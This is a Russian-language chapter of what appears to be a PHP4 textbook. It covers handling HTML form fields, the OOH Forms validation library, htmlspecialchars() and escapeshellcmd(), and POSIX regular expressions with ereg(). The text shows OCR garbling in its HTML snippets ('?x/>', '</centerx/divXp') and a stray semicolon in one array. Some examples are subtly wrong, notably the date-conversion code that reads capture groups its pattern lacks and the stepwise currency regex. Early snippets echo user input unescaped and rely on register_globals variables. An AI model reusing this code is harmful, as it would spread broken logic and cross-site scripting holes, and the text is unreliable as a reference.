Поле address представляет собой многострочное поле текстового ввода. Чтобы правильно воспроизвести переносы строки в адресе, мы обращаемся к функции nl2br(), которая переводит символы перевода строки в теги <BR>. Если этого не сделать, весь адрес отображается в одной строке:

```

<td width="75%"><?php echo(nl2br($address)) ?></td>
</tr>
<tr>
  <td>Gender</td>

```

Поле gender представляет группу из двух переключателей (radio buttons). PHP работает с переменными переключателей так же, как с текстовыми полями. В переменной \$gender будет содержаться значение того переключателя, который выбран пользователем:

```
<td><?php echo($gender) ?></td>
</tr>
<tr>
    <td>Would like e-mail notification?</td>
    <td>
```


Поле email\_me представляет собой флажок. Со значением переменной флажка следует обращаться **осторожно**. Если флажок установлен в момент передачи формы, то значением переменной будет значение атрибута value в теге элемента ввода. Если значение атрибута не задано, значением переменной флажка станет «on». Если флажок не установлен, значение переменной будет пустым или Null, но не «off». Поэтому для обработки флажков придется немного потрудиться. Реализуем проверку значения переменной флажка и надлежащую ее обработку при помощи оператора if:

```
<?php
    if ($email_me == "Yes") {
        echo($email_me);
    } else {
        echo("No");
    }
?>
</td>
</tr>
<tr>
    <td>Cities where I can work</td>
    <td>
```

Последнее поле есть не что иное, как окно списка. Обрабатывать этот элемент ввода труднее всего, особенно если установлен атрибут multiple. Напомним, что переменной ввода для списков с множественным выбором должен быть массив. Ниже мы обращаемся к циклу foreach для обхода массива \$pref\_cities:

```
<?php
    foreach($pref_cities as $city){
        echo($city . "<br>");
    }
?>
    </td>
</tr>
</table>
```

Данный сценарий приводит к выводу такой страницы, как на рис. 7.4.



*Рис. 7.4. Результат работы сценария*

**Соответствующий HTML не включен в печатное издание. Полный сценарий можно загрузить с <http://www.wrox.com/>.**

Есть тип элемента ввода, не участвующий в данном сценарии, а именно скрытое поле. Его синтаксис таков:

```
<input type="hidden" name="userID" value="23e45rtg67">
```

На отображаемой странице это поле не видно. Его значение можно узнать при просмотре исходного кода страницы.

Скрытые поля предназначены для передачи данных с веб-страницы без участия пользователя. Обычно в них хранится такая информация, как ID пользователя, ID сеанса и IP-адрес пользователя, а также название браузера. Конечно, эти данные должны быть предварительно введены в форму. Например, для того чтобы перехватить IP-адрес посетителя сайта, можно поместить в форму поле:

```
<input type="hidden" name="userID" value=<?php echo($REMOTE_ADDR) ?>">
```

## Проверка корректности данных

Нам еще необходимо справиться с проверкой корректности данных и решить проблемы безопасности для наших форм. Прежде чем заняться деталями проверки данных, рассмотрим жизненный цикл типичной HTML-формы для сбора данных:

- При отображении формы HTML в браузере поля, обязательные для заполнения, отмечаются
- Пользователь заполняет форму и щелкает по кнопке передачи для отправки формы на сервер
- Север проверяет корректность данных
- Если какие-то данные отсутствуют, форма отображается снова вместе с соответствующим сообщением. В идеале данные, уже введенные пользователем, не должны быть потеряны

- Повторять предыдущие три шага, пока все данные не будут правильно введены
- Обработать данные. При этом часто выполняется запрос SQL, содержащий полученные данные
- Вывести сообщение об успешном завершении задачи
- Возможно, следует показать пользователю все введенные им данные, чтобы он смог сохранить их или распечатать

До сих пор мы занимались только первым и последним этапами. Справиться с остальными поможет группа классов, называемых генераторами форм. Из этих классов наиболее выделяется своими возможностями Object Oriented HTML Forms (OOH Forms).

## OOH Forms

OOH Forms – это удобная библиотека для работы с формами HTML. Она обеспечивает проверку данных с помощью JavaScript и на сервере, доступна для настройки и расширения. Она поставляется в связке с PHPLib, которую можно загрузить с <http://phplib.netuse.de/>.

OOH Forms – это независимый класс, которому не требуются какие-либо другие классы PHPLib. Для того чтобы включить этот класс OOH Forms, просто измените оператор `include_path` в файле `php.ini`, чтобы он указывал на каталог дистрибутива `php` в распакованном дистрибутиве PHPLib.

В библиотеке OOH Forms пять файлов: `oohforms.inc`, `of_checkbox.inc`, `of_radio.inc`, `of_select.inc`, `of_text.inc` и `of_textarea.inc`. Включение `oohforms.inc` автоматически включает остальные. Можно вручную задать в `oohforms.inc` включение только тех файлов, которые нужны для помещаемых на форму элементов, либо скопировать содержимое файлов элементов в `oohforms.inc`, чтобы избавиться от издержек, связанных с многократным включением, однако в большинстве случаев достаточно включить `oohforms.inc`.

Типичный сценарий с использованием OOH Forms можно разделить на три части:

- Создание экземпляра формы и определение элементов формы
- Проверка факта передачи сценария/формы с последующей проверкой допустимости данных и их обработкой
- Вывод формы и связанного с ней JavaScript в броузер

## Пример приложения

Вместо того чтобы включать в книгу руководство по OOH Forms, мы рассмотрим сценарий, показывающий возможности этой библиотеки. Начнем с создания простой формы HTML для веб-сайта лоиска работы, которая должна решать следующие задачи:

- Заполняющий форму должен ввести свое имя. Имя должно быть не короче 4 символов и не может содержать цифры

- Клиент должен ввести синтаксически корректный адрес электронной почты
- В качестве желательного места работы должен быть выбран хотя бы один город. Пользователи приходят на этот сайт, чтобы зарегистрировать свое желание найти новую работу. В таком случае они должны указать, в какой город они готовы переехать

Для того чтобы использовать в коде ООН Forms, надо включить необходимый файл:

```
<?php
include("oohforms.inc");
```

Затем создать новый экземпляр ООН Forms:

```
$f = new form;
```

После этого на форму помещаются элементы. Для добавления элементов предназначен метод ООН `add_element()`:

```
// Полное имя
$f->add_element(array("name"=>"name",
    "type"=>"text",
    "size"=>"20",
    "minlength"=>"4",
    "length_e"=>"You must type your name and it should be
                at least 4 characters long",
    "valid_e"=>"Your name cannot have numerals.",
    "valid_regex"=>"^([a-zA-Z ])*$ "));

// E-Mail
$f->add_element(array("name"=>"email",
    "type"=>"text",
    "size"=>"20",
    "minlength"=>"1",
    "length_e"=>"You must enter a valid e-mail address",
    "valid_e"=>"Syntax error in e-mail address.",
    "valid_regex"=>"^[-a-zA-Z0-9._]+@[ -a-zA-Z0-9]+\(\.
                [-a-zA-Z0-9]+\)+$ "));

// Адрес
$f->add_element(array("name"=>"address",
    "type"=>"textarea",
    "rows"=>3,
    "cols"=>30,
    "value"=>""));

// Переключатель «пол»
$f->add_element(array("name"=>"gender",
    "type"=>"radio",
    "value"=>"Male"
));
```

```
// Флажок отправки e-mail
$f->add_element(array("name"=>"email_me",
    "type"=>"checkbox",
    "value"=>"Y",
    "checked"=>1
));
// Выбор города
$c = array("Select a City", "Nagpur", "Mumbai", "Bangalore", "Kolkatta");

$f->add_element(array("name"=>"pref_cities",
    "type"=>"select",
    "options"=>$c,
    "minlength"=>"1",
    "size"=>1,
    "valid_e"=>"Please select a preferred city of work"));

// Передача
$f->add_element(array("name"=>"submit",
    "type"=>"submit",
    "value"=>"Submit"));
?>
```

Рассмотрим каждый из атрибутов, участвующих в этом примере:

- **name**

Строка с именем родительского элемента. Это имя будет фигурировать в качестве аргумента для других методов и будет выведено на сгенерированной веб-странице как `name=""` (с созданием соответствующей переменной PHP).

- **type**

Выбирает желаемый тип поля ввода. Допустимыми значениями могут быть submit, hidden, text, textarea, select, radio, checkbox или file.

- **multiple**

Этот флаг сообщает ООН Forms, что в качестве значения данного элемента предполагается массив. Применение флага с элементами select естественно, но он может также применяться с текстовыми окнами и флажками.

- **value**

Значение элемента формы по умолчанию. Если для элемента установлен атрибут multiple (см. выше), то value может иметь вид массива. Для элементов типа select ситуация несколько сложнее. value может задавать буквальное имя (метку в массиве вариантов) или передаваемое значение (значение варианта). Более подробное обсуждение см. в описании атрибута options.

- **size**

Устанавливает атрибут HTML size, задающий размер окна ввода текста в символах. Для элементов select задает размер (количество одновременно видимых вариантов) окна списка. Следует учитывать, что проверка допустимости данных осуществляется для элементов select, только если

размер установлен равным 1. Для элементов типа file атрибут размера устанавливает максимально допустимый размер файла, загружаемого на сервер.

- **maxlength**

Буквально используется ООН Forms в качестве атрибута HTML `maxlength` в текстовых элементах. Атрибут HTML `maxlength` устанавливает максимально допустимую длину данных, вводимых пользователем.

- **length\_e**

Если этот атрибут установлен, то осуществляется проверка наличия в текстовом элементе по крайней мере `minlength` символов. Значением `length_e` является строка сообщения об ошибке, генерируемого в случае отрицательного результата проверки. Эта строка помещается в надлежащее место JavaScript при выводе формы в браузер.

- **minlength**

Если установлен атрибут `length_e`, то данный атрибут задает минимальную длину данных в текстовом элементе, приемлемую для проверки данных. Замечание: если `length_e` не установлен, то атрибут `minlength` не оказывает никакого влияния.

- **valid\_e**

Если установлен этот атрибут, ООН Forms проверяет допустимость данных для текстовых элементов, переключателей и списков выбора. Для текстового элемента проверка состоит в установлении соответствия с регулярным выражением `valid_regex`. Для переключателя проверяется, действительно ли выбран один из вариантов в группе переключателей. Для элемента списка выбора проверка выполняется только тогда, когда сброшен атрибут множественного выбора и атрибут размера установлен равным 1. Проверка отвергает первый вариант в списке выбора, предполагая, что он является некой подсказкой (типа «Выберите элемент списка»). Во всех случаях значение `valid_e` представляет собой строку, отображаемую при неудаче проверки.

- **valid\_regex**

Регулярное выражение для проверки корректности введенных данных. Применяется для проверки данных, введенных в текстовое поле, если установлен атрибут `valid_e`. Обратите внимание на необходимость применения шаблона `^...$`, если требуется, чтобы регулярное выражение соответствовало всей строке введенных данных.

- **checked**

Применяется только с элементами флажков без атрибута `multiple`. Если установлен атрибут `checked`, элемент отображается как выбранный.

- **rows**

Буквально используется ООН Forms в генерируемом элементе формы HTML, как элемент `rows` внутри элемента `textarea`.

- **cols**

Буквально используется OOH Forms в генерируемом элементе формы HTML, как элемент cols внутри элемента textarea.

- **options**

Массив вариантов выбора, отображаемых в окне выбора из списка. Если элементы массива - простые величины (строки или числа), они отображаются буквально и выступают в качестве значений соответствующих вариантов выбора. Однако элементы сами могут представлять собой ассоциативные массивы с ключами label и value. В этом случае значение label служит для показа, а значение value используется при передаче формы.

Обратите внимание, что атрибуты и соответствующие им значения можно передавать методу add\_element() в виде ассоциативного массива. Следующие строки кода демонстрируют использование элементов простого массива в качестве вариантов выбора:

```
$c = array("Select a City", "Nagpur", "Mumbai", "Bangalore", "Kolkatta");

$f->add_element(array("name"=>"pref_cities",
                      "type"=>"select",
                      "options"=>$c,
                      "minlength"=>"1",
                      "size"=>1,
                      "valid_e"=>"Please select a preferred city of work"));
```

В данном случае, когда пользователь выбирает в выпадающем списке Nagpur, значением pref\_cities становится Nagpur. Однако не исключено, что может понадобиться выбирать город и передавать определенный код/ID в качестве значения pref\_cities. Такую задачу решает следующий код:

```
$c = array(array("label"=>"Select a City", "value"=>0),
           array("label"=>"Nagpur", "value"=>1),
           array("label"=>"Mumbai", "value"=>2),
           array("label"=>"Bangalore", "value"=>3),
           array("label"=>"Kolkatta", "value"=>4)) ;

$f->add_element(array("type"=>"select",
                      "name"=>"pref_cities",
                      "options"=>$c,
                      ; "minlength"=>"1",
                      "size"=>1,
                      "valid_e"=>"Please select a preferred city of work"));
```

В этом примере при выборе элемента списка Nagpur значением pref\_cities становится 1.

Более полное описание атрибутов и их семантики можно найти в документации по OOH Forms.

## Проверка формы

Определив форму, надо добавить проверку факта передачи формы на сервер:

```
//Убедиться, что форма передана на сервер, и выполнить проверку данных
if (isset($submit)) {
```

Если переменная `$submit` установлена, мы считаем, что форма действительно передана пользователем на сервер, и проверяем ее на наличие ошибок с помощью метода `validate()` класса ООН Forms. Этот метод возвращает сообщение об ошибке, установленное для элемента с некорректными данными, либо `Null`, если все в порядке:

```
//Проверка наличия ошибок в данных
if ($err = $f->validate()) {
```

Лучше всего при обнаружении ошибок во входных данных показать пользователю ту же самую форму, но с заполненными первоначально полями, данные в которых можно исправить. Это удобная для пользователя тактика, которая избавляет его от массы хлопот и реализуется с помощью метода `load_defaults()` класса ООН Forms:

```
$f->load_defaults();
} else { // Обработать данные, если ошибок нет
```

Метод `load_defaults()` загружает введенные пользователем значения в те элементы формы, которые корректны. Теперь ясно, почему надо передать данные серверу и обработать, прежде чем выводить форму в браузер. После того как форма выведена на веб-страницу, уже нельзя загрузить в элементы формы те значения, которые ввел пользователь:

```
$f->load_defaults();
```

Если в конечном итоге оказывается, что все нормально и ошибки не обнаружены, вызываем метод `freeze()`:

```
$f->freeze();
// Здесь можно разместить код для записи значений в базу данных
$err="Success!";
}
}
```

Данный метод фиксирует элементы формы, имена которых указаны в массиве, передаваемом в качестве аргумента. Если не передать такой массив, то фиксируются все элементы формы. Зафиксированные элементы формы выводятся как обычный статический HTML (см. рис. 7.5).

Такому статическому отображению сопутствуют соответствующие скрытые элементы, имитирующие результат использования обычных версий элементов. Вот HTML, который ООН Forms генерирует для показа текстового окна `name` на форме примера:

```
<input name='name' value="" type='text' size='20'>
```

После успешной передачи формы серверу ООН Forms генерирует такой HTML для элемента name, который был зафиксирован:

```
<input type='hidden' name='name' value='John Doe'>
<table border=0><tr><td>John Doe</td></tr></table>
```

В данном примере метод `freeze()` применяется, чтобы показать пользователю, какие данные он передал.

The screenshot shows a Netscape browser window with the URL `http://localhost/ProPHP4/Chapter07/job2.php`. The page displays a form with several fields, each containing a fixed value. The fields and their values are:

- \* Your Full Name: John Doe
- \* Your E-Mail Address: JohnD@wrox.com
- Your Address: Wrox Press  
Arden House  
Birmingham
- Gender: Male
- Would like e-mail notification?: (checkbox checked)
- \*City where I can work: Bangalore

The asterisk (\*) next to the first two fields indicates they are compulsory. The browser interface includes a menu bar (File, Ed., View, Search, Go, Bookmarks, Tasks, Help), a toolbar, and a status bar at the bottom.

*Рис. 7.5. Вывод зафиксированных элементов форм*

### Вывод формы в броузер

Давайте, наконец, посмотрим на заключительную и самую «видимую» часть сценария. Эта часть отвечает за вывод формы и правильное форматирование HTML.

Вывод формы начинается с вызова метода `start()`:

```
//Render the form
$f->start('jobForm','','','','jobForm');
?>
```

Синтаксис `start()` следующий:

```
start([jvsname] [,method] [,action] [,target] [,formname])
```

Этот метод выводит начальный тег `<form>` и устанавливает некоторое начальное состояние, необходимое для класса.

Переменная `$jvsname` содержит произвольную строку, используемую для связывания кода на JavaScript, генерируемого OOH Forms для проверки данных формы с HTML-кодом самой формы, которая сгенерирована этим классом. Если эта переменная пуста (по умолчанию), то проверка данных при помощи JavaScript не выполняется. Метод `$method` предназначен для передачи данных формы (POST по умолчанию). А `$action` содержит URL, по которому будут отправляться данные формы (по умолчанию это `$PHP_SELF`). В целевой фрейм `$target` (по умолчанию – `_self`) будут отправлены данные; `$formname` – это имя, которое вы хотите дать форме.

```
<p>Items marked with <font color="#FF0000">*</font>
  <font color="#000000"> are compulsory</font>
</p>

<div align="center"><center><table border="1" cellpadding="0"
  cellspacing="0" width="100%">
<tr>
  <td width="25%"><font color="#FF0000">*</font>
    Your Full Name
  </td>
```

Вызов метода `show_element()` приводит к тому, что OOH Forms генерирует HTML, необходимый для отображения элемента ввода, имя которого передано в качестве параметра. Синтаксис метода `show_element()`:

```
show_element(name [, value])
```

Вспомним, что элемент `name` был определен ранее в коде с помощью метода `add_element()`. Переменная `$name` является именем элемента ввода, который должен быть показан, а `$value` задает значение указанного элемента. Обычно второй аргумент не указывается, но для переключателей он обязателен:

```
<td width="75%"><?php $f->show_element("name"); ?></td>
</tr>
<tr>
  <td><font color="#FF0000">*</font>Your e-mail Address</td>
  <td><?php $f->show_element("email"); ?></td>
</tr>
<tr>
  <td width="25%">Your Address</td>
  <td width="75%"><?php $f->show_element("address"); ?x/></td>
</tr>
<tr>
  <td>Gender</td>
  <td>
    <?php $f->show_element("gender", "Male"); ?>Male
    <?php $f->show_element("gender", "Female"); ?>Female
  </td>
</tr>
```

```

<tr>
    <td>Would like e-mail notification?</td>
    <td><?php $f->show_element("email_me") ?></td>
</tr>
<tr>
    <td>font color="#FF0000">*</font>City where I can
    work</td>
    <td><?php $f->show_element("pref_cities"); ?></td>
</tr>
</table>
</centerx/divXp align="center">
<?php
if ($err != "Success!"){
    $f->show_element("submit");
}
?x/p>

```

Вывод формы завершается вызовом метода `finish()`. Этот метод выводит все скрытые поля, ранее помещенные в форму, завершающий тег `</form>` и функцию JavaScript для проверки данных:

```

<?php
$f->finish();
?>

```

Окончательный результат работы сценария выглядит так (рис. 7.6):

Items marked with \* are compulsory

|                                 |  |
|---------------------------------|--|
| * Your Full Name                |  |
| *Your E-Mail Address            |  |
| Your Address                    |  |
| Gender                          | <input checked="" type="radio"/> Male <input type="radio"/> Female |
| Would like e-mail notification? | <input checked="" type="checkbox"/>                                |
| *City where I can work          | Select a City <input type="button" value="▼"/>                     |

Document: Done (0.43 secs)

Рис. 7.6. Результат работы сценария

Такой способ создания сценариев для форм не только делает код понятным и модульным, но и сокращает его объем.

Ранее говорилось о возможности расширения ООН Forms. Расширив ООН Forms, можно создавать:

- Форму по образцу «мастера» для последовательного получения входных данных
- Форму с закладками типа блокнота
- Графический элемент календаря для облегчения ввода дат

## Предотвращение неправильного использования форм

Рассмотрим простое приложение для ведения гостевой книги сайта. Пользователи, заполняющие гостевую книгу, могут попытаться ввести нежелательные ссылки. Существуют функции, с помощью которых можно помешать посетителям сайта вводить в поля теги HTML.

Функция PHP `htmlspecialchars()` предназначена для осуществления следующих действий в формах:

```
$note = htmlspecialchars("<a href=http://unwantedsite.com>Click Here for $$$</a>")
```

Эта функция преобразует все теги HTML в сущности HTML, например < превращается в &lt;, и данная переменная будет отображена так:

```
<a href=http://unwantedsite.com > Click Here for $$$ </a>
```

Таким образом, любой введенный код HTML будет преобразован и отображен буквально.

### Функция `escapeshellcmd()`

```
string escapeshellcmd(string command)
```

Эта функция полезна, когда полученные от пользователя данные передаются таким функциям, как `exec()` или `system()`. Она обходит любые символы в строке, которые могут заставить командный процессор выполнить произвольные команды, нарушающие безопасность системы или даже удалить все файлы в каталоге.

Перечисленные выше ситуации относятся к чрезвычайным и встречаются редко, а в обычных случаях нужны значительно более простые проверки. Приходится проверять корректность адреса электронной почты или наличие в имени только символов алфавита, а не цифр. Неплохо было бы в приведенном примере иметь возможность просто вырезать HTML-теги `<a href= http .... >`. Такую возможность предоставляют регулярные выражения (regular expressions).

## Регулярные выражения

Регулярные выражения (regex) ведут свое происхождение от ранних исследований нервной системы человека. Уоррен Мак-Каллох (Warren McCulloch)

и Уолтер Питтс (Walter Pitts), два нейрофизиолога, разработали способ математического описания таких нервных сетей. В 1956 году американский математик Стивен Клини (Stephen Kleene), основываясь на более ранней работе Мак-Каллоха и Питтса, опубликовал работу «*Representation of Events in Nerve Nets*» (Представление событий в нейронных сетях), в которой было введено понятие регулярных выражений. Регулярные выражения служили способом описания того, что он называл «алгеброй регулярных множеств».

Эти теории не сильно повлияли на нейрологию, но данная работа оказала воздействие на некоторые ранние разработки вычислительных алгоритмов поиска, которые проводил Кен Томпсон (Ken Thompson), главный создатель UNIX. Первым практическим применением регулярных выражений стал редактор UNIX под названием qed.

С тех пор регулярные выражения стали важной составной частью текстовых редакторов, инструментов поиска и большинства основных языков программирования. Регулярные выражения, по существу, представляют собой язык описаний для поиска (строк) по шаблону. С помощью регулярных выражений можно:

- Проверить, соответствует ли вся строка целиком заданному шаблону
- Найти в строке подстроку, удовлетворяющую заданному шаблону
- Извлечь из строки подстроки, соответствующие заданному шаблону

Более подробную информацию можно получить в книге Джеки Фридла (Jeffrey Friedl) «*Mastering Regular Expressions*», O'Reilly.<sup>1</sup>

## Базовый синтаксис

Следующее регулярное выражение соответствует любой строке, содержащей подстроку «xyz»:

"xyz"

В регулярном выражении может быть несколько ветвей (branches). Ветви разделяются символом |, действующим как оператор OR. Иными словами, достаточно, чтобы только одна из ветвей соответствовала целевой строке:

"abc|xyz"

Любая строка, содержащая abc или xyz, будет считаться соответствующей приведенному выше регулярному выражению. Ветвь состоит из одной или нескольких частей (pieces).

Вот пример выражения в квадратных скобках (bracket expression):

"[xyz]"

Квадратные скобки ограничивают поиск теми символами, которые в них заключены. Поэтому данное регулярное выражение будет соответствовать лю-

<sup>1</sup> Д. Фридл «Регулярные выражения», 2-е издание - СПб: Питер, 2003.

бой строке, содержащей какой-либо из символов `x`, `y` или `z` или все эти символы. Соответствие фиксируется, если совпадает хотя бы один символ.

Следующее регулярное выражение соответствует только цифрам:

`"[0123456789]"`

Такая запись допустима, но утомительна. Вот более короткий способ записать то же самое:

`"[0-9]"`

Это выражение тоже соответствует любой цифре. Любые два символа, разделенные дефисом (`-`), задают соответствие целому диапазону символов, находящихся между ними. Так же как `"[0-9]"` соответствует любой цифре, выражение `"[a-Z]"` соответствует любому символу от `a` на нижнем регистре до `Z` на верхнем. Некоторые настаивают, что лучше записывать то же самое в виде `"[a-zA-Z]"`. Если требуется включить в регулярное выражение дефис или пробел, то это можно сделать сразу после диапазона:

`"[a-Z -]"`

Такое регулярное выражение должно успешно проверять правильность имен. Для того чтобы исключить ряд символов (группу или последовательность) из поиска, в начале диапазона ставится символ `^`:

`"[^xyz]"`

Регулярное выражение `"[^xyz]"` соответствует любому символу, кроме `x`, `y` или `z`. Поэтому строка `axyz` соответствует данному выражению. Обратите внимание, что символ `^` находится внутри скобок, а не снаружи; в последнем случае смысл его был бы совсем иным, что будет показано ниже.

Уточнить регулярное выражение можно с помощью символов `+`, `*`, `?`, которые называют **квалификаторами** (qualifiers). Они обозначают, сколько раз символ или последовательность символов может встретиться в строке:

- `"x+"` соответствует строке, содержащей хотя бы один `x`. Стока `xuz` или `axxuz` будет соответствовать этому выражению, а строка `ayz` - нет.
- `"x*"` соответствует любой строке, содержащей **ноль или более** `x`. Стока `xuz` будет соответствовать, так же как и строки `ayz` и `axxuz`.
- `"x?"` соответствует любой строке, содержащей **ноль или один** `x`. Стока `xuz` будет соответствовать, так же как и строка `ayz`, однако строка `xxx` - не будет.

Границы (bounds) - это числа, заключенные в фигурные скобки. Они указывают количество вхождений фрагмента, непосредственно предшествующего границе:

- `"ab{3}"` соответствует строке, в которой за `a` следуют ровно три `b`.
- `"ab{3,}"` соответствует строке, в которой есть хотя бы три `b`, но может быть больше.

- "ab{3,5}" соответствует строке, содержащей от трех до пяти b.

Чтобы указать количество вхождений последовательности символов, она заключается в **круглые скобки**:

- "x(yz)\*" соответствует строке, где есть x, за которым следуют ноль или более yz.

Круглые скобки можно комбинировать с границами, которые связываются с последовательностью внутри круглых скобок:

- "z(yz){3,5}" соответствует строке, где есть x, за которым следуют от трех до пяти последовательностей yz.

В дополнение приведем несколько специальных символов, используемых в регулярных выражениях:

- Точка «.» соответствует любому *одному символу*. Выражение "a.[0-9]" соответствует строке, содержащей a, за которой идут любой символ и цифра. Строки ab1, az9, at1 дают пример соответствия данному критерию.
- Символ каре «^» соответствует *началу строки*. Выражение "^ab" соответствует любой строке, начинающейся с ab. Обратите внимание, что " " становится вне выражения в скобках. Допустимые примеры дают строки about, abbe и abhor.
- Знак доллара «\$» соответствует *концу строки*. Выражение "ab\$" соответствует любой строке, оканчивающейся на ab. Строки drab, scab и wxab будут соответствовать регулярному выражению "ab\$".

*Для того чтобы эти символы рассматривались как обычные, их следует записывать как escape-последовательности. Например, для того чтобы найти в строке символ \$, в регулярном выражении следует задать "\\$".*

**Классы символов** (character classes) - это сокращенные обозначения, принятые в регулярных выражениях:

- "[[:alnum:]]" соответствует любой строке, содержащей *буквенно-цифровые* символы, отвечающие национальным установкам. Для английского языка это эквивалентно выражению "[a-zA-Z\_0-9]".
- "[[:digit:]]" соответствует любой строке, содержащей *цифры*. Эквивалентное регулярное выражение - "[0-9]".
- "[[:alpha:]]" соответствует любым строкам, содержащим знаки *алфавита*, отвечающего национальным установкам. Эквивалентное регулярное выражение для английского языка - "[a-zA-Z]".

Последовательность нескольких символов, входящая в выражение в квадратных скобках и заключенная между "[ ." и ". ]" образует отдельный элемент. Такая последовательность представляет один элемент в списке выражения в квадратных скобках. Поэтому выражение в квадратных скобках, содержащее многосимвольный элемент, может соответствовать нескольким символам. Например, если в последовательности есть элемент ch, то регулярное выражение "[ .ch. ]]\*c" соответствует первым пятью символам chchcc.

В выражении в квадратных скобках элемент, заключенный между "[" и "]" представляет собой класс эквивалентности (equivalence class), обозначающий последовательности символов всех элементов, эквивалентных данному, включая самого себя. (Если других эквивалентных сопоставляемых элементов нет, действие такое же, как если бы разделителями были "[ . ]".) Например, если о и принадлежат классу эквивалентности, то "[[=o=]]", "[[=^=]]" и "[o^]" представляют собой синонимы.

Дополнительную информацию можно получить на <http://linux.ctyme.com/man/man1/860.htm/>.

## Создание регулярного выражения

Создадим регулярное выражение, соответствующее денежной сумме:

```
10000
10,000
10000.00
10,000.00
```

Все эти форматы допустимы; кроме того, допустимой суммой должен быть ноль. Число должно удовлетворять следующим критериям:

- Оно должно быть 0 или любым числом, начинающимся не с нуля
- После десятичной точки может быть не более двух цифр
- Значение может быть отрицательным
- В числе могут присутствовать запятые

Будем создавать регулярное выражение по шагам. Стока может выглядеть как «0»:

```
"^0$"
```

Допустимо любое число, начинающееся не с нуля:

```
"^[1-9][0-9]*$"
```

Символ "^" означает, что строка должна начинаться с элемента, который непосредственно следует за ним. То есть в данном случае строка должна начинаться с цифр от 1 до 9. За [0-9] следует \*, что означает возможность вхождения в строку нуля или более символов. Таким образом, [0-9]\* воспринимается как любое количество цифр (и как их отсутствие). Наконец, \$ означает, что строка должна оканчиваться этим элементом.

Если объединить два приведенных регулярных выражения как альтернативы (ветви), получим следующее регулярное выражение, которое соответствует нулю или любому числу, начинающемуся не с нуля:

```
"^(0|[1-9][0-9]*)$"
```

Добавим поддержку необязательного знака - (минус) перед числами. Поместив за символом ?, зададим его вхождение ноль или один раз. Теперь регулярное выражение примет вид:

```
"^((0|-[1-9])[0-9]*)$"
```

Но это выражение пока не учитывает десятичные знаки, которые могут быть необязательны:

```
"(\.[0-9]{1,2})?"
```

Это означает . (точку) и последующие 1 или 2 цифры. Обратный слэш позволяет **литерально** задать специальный символ точки. Вся эта часть необязательна, поскольку за ней следует ? (вопросительный знак). Объединив последние два шага, получим:

```
"^((0|-[1-9])[0-9]*(\.[0-9]{1,2})?)$"
```

Приведенное регулярное выражение удовлетворяет всем установленным нами критериям, за исключением запятых. Обычно запятые лучше удалить перед проверкой допустимости строки:

```
str_replace(",","", "$currency_value")
```

Вот регулярное выражение, учитывающее запятые, разделяющие тысячи:

```
"^((0|-[1-9]+|[0-9]{1,3}([0-9]{3})+)(\.[0-9]{1,2})?)$"
```

## Проверка адресов электронной почты

Рассмотрим адрес электронной почты user\_name@my.domain-name.com. В нем две составляющие - имя пользователя и имя домена, разделенные знаком @. В имени пользователя могут присутствовать буквы верхнего и нижнего регистра, цифры, точки, знаки минуса и подчеркивания (то же относится к имени сервера, исключая знаки подчеркивания):

```
"[-a-zA-Z0-9._]"
```

Этого выражения достаточно для проверки имени пользователя. Для проверки разделителя между именем пользователя и именем домена требуется добавить +@:

```
"+@[ -a-zA-Z0-9. ]"
```

Для проверки домена верхнего уровня добавим такое выражение:

```
"(\.[ -a-zA-Z0-9]+)"
```

Объединяя все перечисленные шаги, получим:

```
"^([-a-zA-Z0-9._]+@[ -a-zA-Z0-9. ]+(\.[ -a-zA-Z0-9]+)+)*$"
```

Есть несколько вариантов регулярных выражений для проверки синтаксиса адресов электронной почты. Дополнительные сведения можно найти в книге издательства Wrox «Beginning PHP4» (ISBN 1-861003-73-0).

## Регулярные выражения в PHP

Регулярные выражения, с которыми мы здесь работаем, называются регулярными выражениями в стандарте РО8IX. POSIX - аббревиатура для Portable Operating System Interface (интерфейс переносимой операционной системы). Это стандарт, определенный для интерфейсов сервисов приложений комиссией по стандартам переносимых приложений Portable Application Standards Committee. Дополнительную информацию можно найти на сайте <http://www.pasc.org/>.

### **ereg()**

```
int ereg(string pattern, string string [, array regs])
```

Данная функция ищет в строке `string` соответствия регулярному выражению, заданному в шаблоне `pattern`.

Если в строке будет найдено соответствие шаблону, то соответствия тем частям шаблона, которые заключены в круглые скобки, будут последовательно, начиная с левого края, помещены в массив `regs`. Таким образом, `$regs[1]` будет содержать подстроку, начинающуюся с первой левой скобки, в `$regs[2]` будет храниться подстрока, начинающаяся со второй левой скобки, и т. д. А `$regs[0]` будет содержать копию `string`.

Следующий код принимает дату в формате ММ-ДД-YYYY, который обычно используется в США, и преобразует ее в формат DD-ММ-YYYY с помощью массива `regs`:

```
if (ereg("[0-9]{1,2}-[0-9]{1,2}-([0-9]{4})", $date, $regs)) {
    echo("$regs[2].$regs[1].$regs[3]");
} else {
    echo("Invalid date format: $date");
}
```

### **ereg\_replace()**

```
string ereg_replace(string pattern, string replacement, string string)
```

Эта функция заменяет найденный в строке `string` шаблон `pattern` на `replacement`. Данная функция возвращает модифицированную строку, если соответствие было найдено.

Часто ошибка состоит в том, что в качестве замены указывается целое число. Это приводит к неверной подстановке. Число должно быть записано как строка:

```
$num = '10';
$string = "Ten Little Indians sitting ...";
$string = ereg_replace('Ten', $num, $string);
```

```
echo($string);
/* Результат: 10 Little Indians sitting ...*/
```

Если части шаблона `pattern` заключены в круглые скобки, то в `replacement` могут быть подстроки вида `\цифра`, которые будут заменяться текстом в строке со скобками, соответствующим значению цифры. `\0` порождает содержимое строки целиком. Можно указывать до девяти подстрок. Скобки могут быть вложенными, и тогда они нумеруются по открывающей скобке.

### **eregi()**

```
int eregi(string pattern, string string [, array regs])
```

Эта функция идентична `ereg()`, но игнорирует регистр при сравнении символов алфавита.

### **eregi\_replace()**

```
string eregi_replace(string pattern, string replacement, string string)
```

